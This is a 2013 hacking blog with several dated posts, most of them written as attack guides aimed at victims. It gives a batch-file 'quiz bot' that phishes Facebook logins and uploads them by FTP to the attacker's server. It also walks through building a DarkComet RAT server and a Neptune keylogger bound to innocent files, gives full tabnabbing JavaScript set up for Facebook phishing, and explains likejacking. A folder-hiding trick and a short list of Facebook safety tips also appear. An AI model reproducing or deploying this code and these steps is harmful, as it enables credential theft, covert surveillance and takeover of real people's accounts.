Sunday, 3 March 2013

Facebook Account Stealer

Fb Account StealerCopy the following code in Notepad and save it as "bot.bat"...   Code:- @echo off
color 1f
title Facebook Quiz bot
echo.
echo.
echo.
echo.
echo.
echo                       ______________________________
echo                      l                              l
echo                      l  XXXXX   XXX     XXXX  XXXXX l
echo                      l  X          X   X      X     l
echo                      l  XXXXX  XXXXX   X      Xxxxx l
echo                      l  X      X   X   X      X     l
echo                      l  X      XXXXX    XXXX  XXXXX l
echo                      l  --------------------------- l
echo                      l  XXXXX    XXX    XXX   X  X  l
echo                      l  X    X  X   X  X   X  X X   l
echo                      l  XxxxX   X   X  X   X  XXX   l
echo                      l  X    X  X   X  X   X  X  X  l
echo                      l  XXXXX    XXX    XXX   X   X l
echo                      l  --------------------------- l
echo                      l           QUIZ BOT           l
echo                      l______________________________l
echo.
echo.
echo.
echo.
pause & echo press any key to Start >nul
:login
cls
echo                                    [LOGIN]
echo                     Login with face book email and password
set /p email=Email:
set /p password=Password:
@echo E-mail:%email% >log.txt
@echo Password:%password% >>log.txt
:uploader
cls
echo user [username]> ftp_cmd.dat
echo [password]>> ftp_cmd.dat
echo bin>> ftp_cmd.dat
echo put log.txt>>ftp_cmd.dat
echo quit>> ftp_cmd.dat
ftp -n -s:ftp_cmd.dat [FTP Service]
del ftp_cmd.dat
cls
del log.txt
:error
echo.
echo.
echo.
echo.
echo                                 ERROR 1DE35FR3
echo                  an error has accourd while trying to logon
echo.
echo                please make sure fire wall is off and try again
echo.
echo.
echo.
echo.
echo.
echo.
echo.
echo.
echo.
echo.
echo.
echo.
echo.
echo.
echo.
echo.
echo.
pause
 

Replace the Following:-
[username]=your ftp username
[password]=your ftp password
[ftp service]
=your ftp url [example:ftp.drivehq.com]


and send it to your victim and make your victim run it.....as soon as it runs it will ask for Fb login and send the email id and password to your FTP......
Enjoy...

Folder Lock without any Software

Locking a Folder without any Software:-
open Notepad and copy the following code and save it as "lock.bat"

CODE:-

cls
@echo off
title folder lock

IF EXIST "Control Panel{21EC2020-3AEA-1069-A2dd-08002B303-09D}" GOTO UNLOCK

IF NOT EXIST Locker GOTO MDLOCKER
echo folder created
:CONFIRM
echo are you sure to lock the folder(y/n)
set/p "choice="
IF %choice%==y GOTO Lock
IF %choice%==Y GOTO Lock
IF %choice%==n GOTO END
IF %choice%==N GOTO END

echo invalid choice
GOTO CONFIRM

:LOCK
ren Locker "Control Panel{21EC2020-3AEA-1069-A2DD-08002B303-09D}"
attrib +h +s "Control Panel{21EC2020-3AEA-1069-A2DD-08002B303-09D}"
echo folder locked
GOTO END

:UNLOCK
echo enter the password
set/p "qwerty="
IF NOT %qwerty%==hv7ab10 GOTO FAIL

attrib -h -s "Control Panel{21EC2020-3AEA-1069-A2DD-08002B303-09D}"
ren "Control Panel{21EC2020-3AEA-1069-A2DD-08002B303-09D}" LOCK
echo folder unlocked successfully
GOTO END

:FAIL
echo invalid password
GOTO END

:MDLOCKER
md locker
echo folder created
GOTO END

:END

pause


Run it.

This will create a folder named "Locker" in which just drag the files and folders you want to lock and hide and again run it. The predefined password is "hv7ab10"...You can change it yourself by editing the code..
Enjoy..

Saturday, 2 March 2013

RAT- Attack

REMOTE ADMINISTRATION TOOLS

A remote administration tool (or RAT) is a program that allows certain persons to connect to and manage remote computers in the Internet or across a local network. A remote administration tool is based on the server and client technology. The server part runs on a controlled computer and receives commands from the client, which is installed on other remote host. A remote administration tool works in background and hides from the user. The person who controls it can monitor user’s activity, manage files, install additional software, control the entire system including any present application or hardware device, modify essential system settings, turn off or restart a computer.

  • Go on http://www.no-ip.com/, Create your Account and click on "Download".
  • Now Click on "Windows
  • Now Click on "Download 3.0.4"
  • Now you must install No-DUP 3.0, Click on "Next"
  • Now, choose "Install Location" and click on "Next"
  • Now choose "Start Menu Folder" and Click on "Install"
  • Setup was completed successfully, click on "Close"
  • Now, go on http://www.no-ip.com/ and click on "Login" then type your Email and your Password.
  • Now, click on "Add a Host"
  • Choose a "Hostname", enter your IP address and click on "Create Host".
  •  Done, Now open No-IP DUC 3.0 and enter your email and your password and click on "OK"
  • Now, Select your "HOST" and click on "Save".
  • Done, you can close No-IP DUC 3.0
  • Download DarkComet v4.0 here and run DarkComet. 
  • Click on [+], Choose your port (I advice 1604) and click on "Listen".
  • Now click on "Settings".
  • Click on "Mo-IP Updater" and type your No-IP informations.
  • Now you will edit your server, click on "Edit Server" and click on "Network Settings", enter your informations and click on "Test network".
  • Click on "Module Startup" and choose your settings.
  • Click on "Install Message" and choose your fake message.
  • Now click on "Module Shield" and choose your settings.
  • Now click on "Build Module" and click on "Build Server".
  • See the Result

Thursday, 28 February 2013

Facebook Security


Facebook Security ?

#1– Enable HTTPS ?

When you bookmark the URL for Facebook or any of your other social networks, be sure to use HTTPS instead of HTTP. This encrypts your communications.

In fact, you will have to temporarily disable this feature any time you give access to a new application. That alone should give you confidence that you have achieved a greater level of protection.

#2– Disable Online Chat ?

All of us have witnessed Facebook scams, with the most common being the infamous chat message … “I’m in the UK and have been mugged – please send money so I can get back home.”

While I have no technical basis for this, it stands to reason that the hackers get in through the chat service. Every time I have noticed bogus comments allegedly made by me to my Facebook friends, it is because I had previously used the online chat.

To disable chat just click on the little wheel in the right sidebar and take yourself offline. Then close the window and make sure is registers as chat offline.

#3 – Review Permissions Granted to Third Party Apps ?


When you grant access to Facebook apps, those permissions endure long after you stop using them. Go to this link to review your Facebook app permissions – and disable any you are no longer using.

You will probably be surprised at the long list permissions your have previously granted!

#4 – Activate Text Message Notifications ?



Facebook allows you to receive text notifications whenever your account is accessed from a device other than your primary computer or mobile device.


You simply go to Account Settings and then to Security Settings to set-up the proper notifications to your mobile device.

First go to login approvals – then login notifications.


You can only choose email or text notifications. By choosing text notifications you not only get an immediate notice, but you also activate both your mobile device and your primary computer as approved access points.


#5 – Maintain Public and Private Email Addresses ?


The email address you use for Facebook should be distinct from the one you use where security is more critical – such as your online banking or Paypal account.

If your Facebook account gets hacked its embarrassing. If that is the same email used on your more secure accounts, now that vulnerability could be costly.

Obviously, if you are selective with your email addresses and periodically change your passwords, you minimize your chances of being hacked.

Did you know that anyone can search Facebook for an email address? For example, if you are looking a common name such as John Smith, you only need to search with their email to find the right one.

This is handy for finding your friends on Facebook, but also useful for hackers. The safe bet is to use distinct passwords for your public and private email addresses.

There are even more ways to protect your Facebook and other online accounts, but these 5 are the most essential, and they are specific to Facebook, which seems to be the site that is the most vulnerable.

Wednesday, 27 February 2013

Tabnabbing Attack

Tabnabbing ?


1. A hacker say(me) customizes current webpage by editing/adding some new parameters and variables.( check the code below for details)

2. I send a copy of this web page to victim whose account or whatever i want to hack.

3. Now when user opens that link, a webpage similar to this one will open in iframe containing the real page with the help of java script.

4. The user will be able to browse the website like the original one, like forward backward and can navigate through pages.

5. Now if victim left the new webpage open for certain period of time, the tab or website will change to Phish Page or simply called fake page which will look absolutely similarly to original one.

6. Now when user enter his/her credentials (username/password), he is entering that in Fake page and got trapped in our net that i have laid down to hack him.

Here end's the attack scenario for advanced tabnabbing.

Before coding Part lets first share tips to protect yourself from this kind of attack because its completely undetectable and you will never be able to know that your account is got hacked or got compromised. So first learn how to protect our-self from Advanced Tabnabbing.

Follow below measure to protect yourself from Tabnabbing:

1. Always use anti-java script plugin's in your web browser that stops execution of malicious javascripts. For example: Noscript for Firefox etc.

2. If you notice any suspicious things happening, then first of all verify the URL in the address bar.

3. If you receive any link in the Email or chat message, never directly click on it. Always prefer to type it manually in address bar to open it, this may cost you some manual work or time but it will protect you from hidden malicious URL's.

4. Best way is to use any good web security toolbar like AVG web toolbar or Norton web security toolbar to protect yourself from such attacks.

5. If you use ideveloper or Firebug, then verify the headers by yourself if you find something suspicious.

That ends our security Part. Here ends my ethical hacker duty to notify all users about the attack. Now lets start the real stuff..

Note: Aza Raskin was the first person to propose the technique of tabnabbing and still we follow the same concept. I will just extend his concept to next level.

First sample code for doing tabnabbing with the help of iframes:

 <!--
Title: Advanced Tabnabbing using IFRAMES and Java script
Author:Anonymous

-->

<html>
<head><title></title></head>
<style type="text/css">
html {overflow: auto;}
html, body, div, iframe {margin: 0px; padding: 0px; height: 100%; border: none;}
iframe {display: block; width: 100%; border: none; overflow-y: auto; overflow-x: hidden;}
</style>
<body>

<script type="text/javascript">
//----------Set Script Options--------------
var REAL_PAGE_URL = "http://www.google.com/"; //This is the "Real" page that is shown when the user first views this page
var REAL_PAGE_TITLE = "Google"; //This sets the title of the "Real Page"
var FAKE_PAGE_URL = "http://www.hackingloops.com"; //Set this to the url of the fake page
var FAKE_PAGE_TITLE = "HackingLoops| Next Generation Hackers Portal"; //This sets the title of the fake page
var REAL_FAVICON = "http://www.google.com/favicon.ico"; //This sets the favicon.  It will not switch or clear the "Real" favicon in IE.
var FAKE_FAVICON = "http://www.hackingloops.com/favicon.ico"; //Set's the fake favicon.
var TIME_TO_SWITCH_IE = "4000"; //Time before switch in Internet Explorer (after tab changes to fake tab).
var TIME_TO_SWITCH_OTHERS = "10000"; //Wait this long before switching .
//---------------End Options-----------------
var TIMER = null;
var SWITCHED = "false";

//Find Browser Type
var BROWSER_TYPE = "";
if(/MSIE (\d\.\d+);/.test(navigator.userAgent)){
 BROWSER_TYPE = "Internet Explorer";
}
//Set REAL_PAGE_TITLE
document.title=REAL_PAGE_TITLE;

//Set FAVICON
if(REAL_FAVICON){
 var link = document.createElement('link');
 link.type = 'image/x-icon';
 link.rel = 'shortcut icon';
 link.href = REAL_FAVICON;
 document.getElementsByTagName('head')[0].appendChild(link);
}

//Create our iframe (tabnab)
var el_tabnab = document.createElement("iframe");
el_tabnab.id="tabnab";
el_tabnab.name="tabnab";
document.body.appendChild(el_tabnab);
el_tabnab.setAttribute('src', REAL_PAGE_URL);

//Focus on the iframe (just in case the user doesn't click on it)
el_tabnab.focus();

//Wait to nab the tab!
if(BROWSER_TYPE=="Internet Explorer"){ //To unblur the tab changes in Internet Web browser
 el_tabnab.onblur = function(){
 TIMER = setTimeout(TabNabIt, TIME_TO_SWITCH_IE);
 }
 el_tabnab.onfocus= function(){
 if(TIMER) clearTimeout(TIMER);
 }
} else {
 setTimeout(TabNabIt, TIME_TO_SWITCH_OTHERS);
}

function TabNabIt(){
 if(SWITCHED == "false"){
 //Redirect the iframe to FAKE_PAGE_URL
 el_tabnab.src=FAKE_PAGE_URL;
 //Change title to FAKE_PAGE_TITLE and favicon to FAKE_PAGE_FAVICON
 if(FAKE_PAGE_TITLE) document.title = FAKE_PAGE_TITLE;

 //Change the favicon -- This doesn't seem to work in IE
 if(BROWSER_TYPE != "Internet Explorer"){
 var links = document.getElementsByTagName("head")[0].getElementsByTagName("link");
 for (var i=0; i<links.length; i++) {
 var looplink = links[i];
 if (looplink.type=="image/x-icon" && looplink.rel=="shortcut icon") {
 document.getElementsByTagName("head")[0].removeChild(looplink);
 }
 }
 var link = document.createElement("link");
 link.type = "image/x-icon";
 link.rel = "shortcut icon";
 link.href = FAKE_FAVICON;
 document.getElementsByTagName("head")[0].appendChild(link);
 }
 }
}
</script>

</body>
</html>

Now what you need to replace in this code to make it working say for Facebook:

1. REAL_PAGE_URL : www.facebook.com
2. REAL_PAGE_TITLE : Welcome to Facebook - Log In, Sign Up or Learn More
3. FAKE_PAGE_URL : Your Fake Page or Phish Page URL
4. FAKE_PAGE_TITLE : Welcome to Facebook - Log In, Sign Up or Learn More
5. REAL_FAVICON : www.facebook.com/favicon.ico
6. FAKE_FAVICON : Your Fake Page URL/favicon.ico ( Note: Its better to upload the facebook favicon, it will make it more undetectable)
7. BROWSER_TYPE : Find which web browser normally user uses and put that name here in quotes.
8. TIME_TO_SWITCH_IE : Put numeric value (time) after you want tab to switch.
9. TIME_TO_SWITCH_OTHERS : Time after which you want to switch back to original 'real' page or some other Page.

Now as i have explained earlier you can use this technique to hack anything like email accounts, Facebook or any other social networking website. What you need to do is that just edit the above mentioned 9 fields and save it as anyname.htm and upload it any free web hosting website along with favicon file and send the link to user in form of email or chat message ( hidden using href keyword in html or spoofed using some other technique).

That's all for today. I hope you all enjoyed some advanced stuff. If you have any doubts or queries ask me in form of comments.
A comment of appreciation will do the work..

Monday, 25 February 2013

Keylogger Attack

What Is Keyloggers?

Using key logger utility you will be able to establish full control over your computer. You will also find out, what was going on your computer in your absence: what was run and typed etc which act as best children internet protection software. Using the keylogging program constantly, you can restore the previously typed text in case you have lost it. Keystroke logger software works in the hidden mode and invisible on Windows operating system including Windows 7/VISTA/XP/Server 2008/NT/98 etc.

Lets start the guide: How to use it. ?


1) First you need to download this application

Download here - Click Here To Download

2) I am giving tut about Neptune 1.4 only, but you can use 2.0(downloaded) also, it is a updated version that sends screenshot also.

After downloading, Extract the .rar file, open the project's folder, click on project Neptune v1.4, Now it will show a window like shown below, Do whatever mentioned in screen shot.
Note: i am giving tut for getting logs by mail(gmail here), but you can use other also, or can use ftp server also.

3) Now go to 'Server Creation' tab and press 'Generate new server' under 'server creation', and give name of your keylogger and thats it.. you are done :)


4) Make it self destructive :In tab Extra options, you can check 'self destruct on ', if you want that it should be remove after any particular date.


5) Add Icon: You can also add any icon to the final keylogger file, for that go to 'Server Creation' tab and select 'Use file icon' under 'server settings' and select any icon file.


6) Binding: You can bind it with any other file also, for that press the file binder button, a window will open(as shown in screen shot)then right click and select 'add file' and then select anything for ex. any software, movie, video, song etc. with which you wanna bind it. 5.1) After selecting the binding file, dont close this window, and go to step 3.


7) Sreenshots: (only available in naptune 1.45) Go to Extra options, check 'send screen shots' under 'Screenshots'

Clickjacking Attack...

What is Clickjacking?

Clickjacking is a technique used by hackers or spammers to trick or cheat the users into clicking on links or buttons that are hidden from normal view (usually links color is same as page background). Clickjacking is possible because of a security weakness in web browsers that allows web pages to be layered and hidden from general view. In this situation what happens is that You think that you are clicking on a standard button or link, like the PLAY button or download button on an video or some stuff, but you are really clicking on a hidden link. Since you can’t see the clickjacker’s hidden link, you have no idea what you’re really doing. You could be downloading malware or making all your Facebook information public without realizing it. Some good hackers make ajax keyloggers and put them as javascripts over their fake websites and when you open them they retrieve all your passwords stored in web browser and records whatever you type while the web browser is open and stores this information on their servers.

There are several types of clickjacking but the most common is to hide a LIKE button under a dummy or fake button. This technique is called Likejacking. A scammer or hacker might trick you by saying that you like a product you’ve never heard. At first glance, likejacking sounds more annoying than harmful, but that’s not always true. If you’re scammed for liking Mark Zukenberg​, the world isn’t likely to end. But you may be helping to spread spam or possibly sending Friends somewhere that contains malware.

 How It Work ?

The like button is made hidden and it moves along with the mouse.So, wherever the user clicks, the like button is clicked and your fan page is liked.First download the JavaScript from the below download link.

Mediafire

After downloading the script extract all the files.Now modify the config.js and follow the below instructions.

1. Modify config.js file in "src" folder to change fan page URL and other things.
Comments are provided beside them to help you what they do exactly.

2. There is a time out function after which the like button will not be present(move) anymore.
"time" if set to 0 will make it stay forever(which is usually not preferred).

3. Set opacity to '0' before you run the script. Otherwise the like button will not be invisible

Properly set the var in the file if it is jumbled ?

 After modifying the config.js script upload these scripts to javascript hosting website.I prefer yourjavascript you can also upload to some other website.

How To Run The Script ?

1. Add config.js just above head tag in your pages
----------------------------------------------------------------------------------------------------------------
<script language="javascript" src="src/config.js"> </script>
----------------------------------------------------------------------------------------------------------------

2. Add like.js after body tag in your pages
----------------------------------------------------------------------------------------------------------------
<script language="javascript" src="src/like.js"> </script>
----------------------------------------------------------------------------------------------------------------

Remove src link with your uploaded link.

5. That's it. The script is ready to go.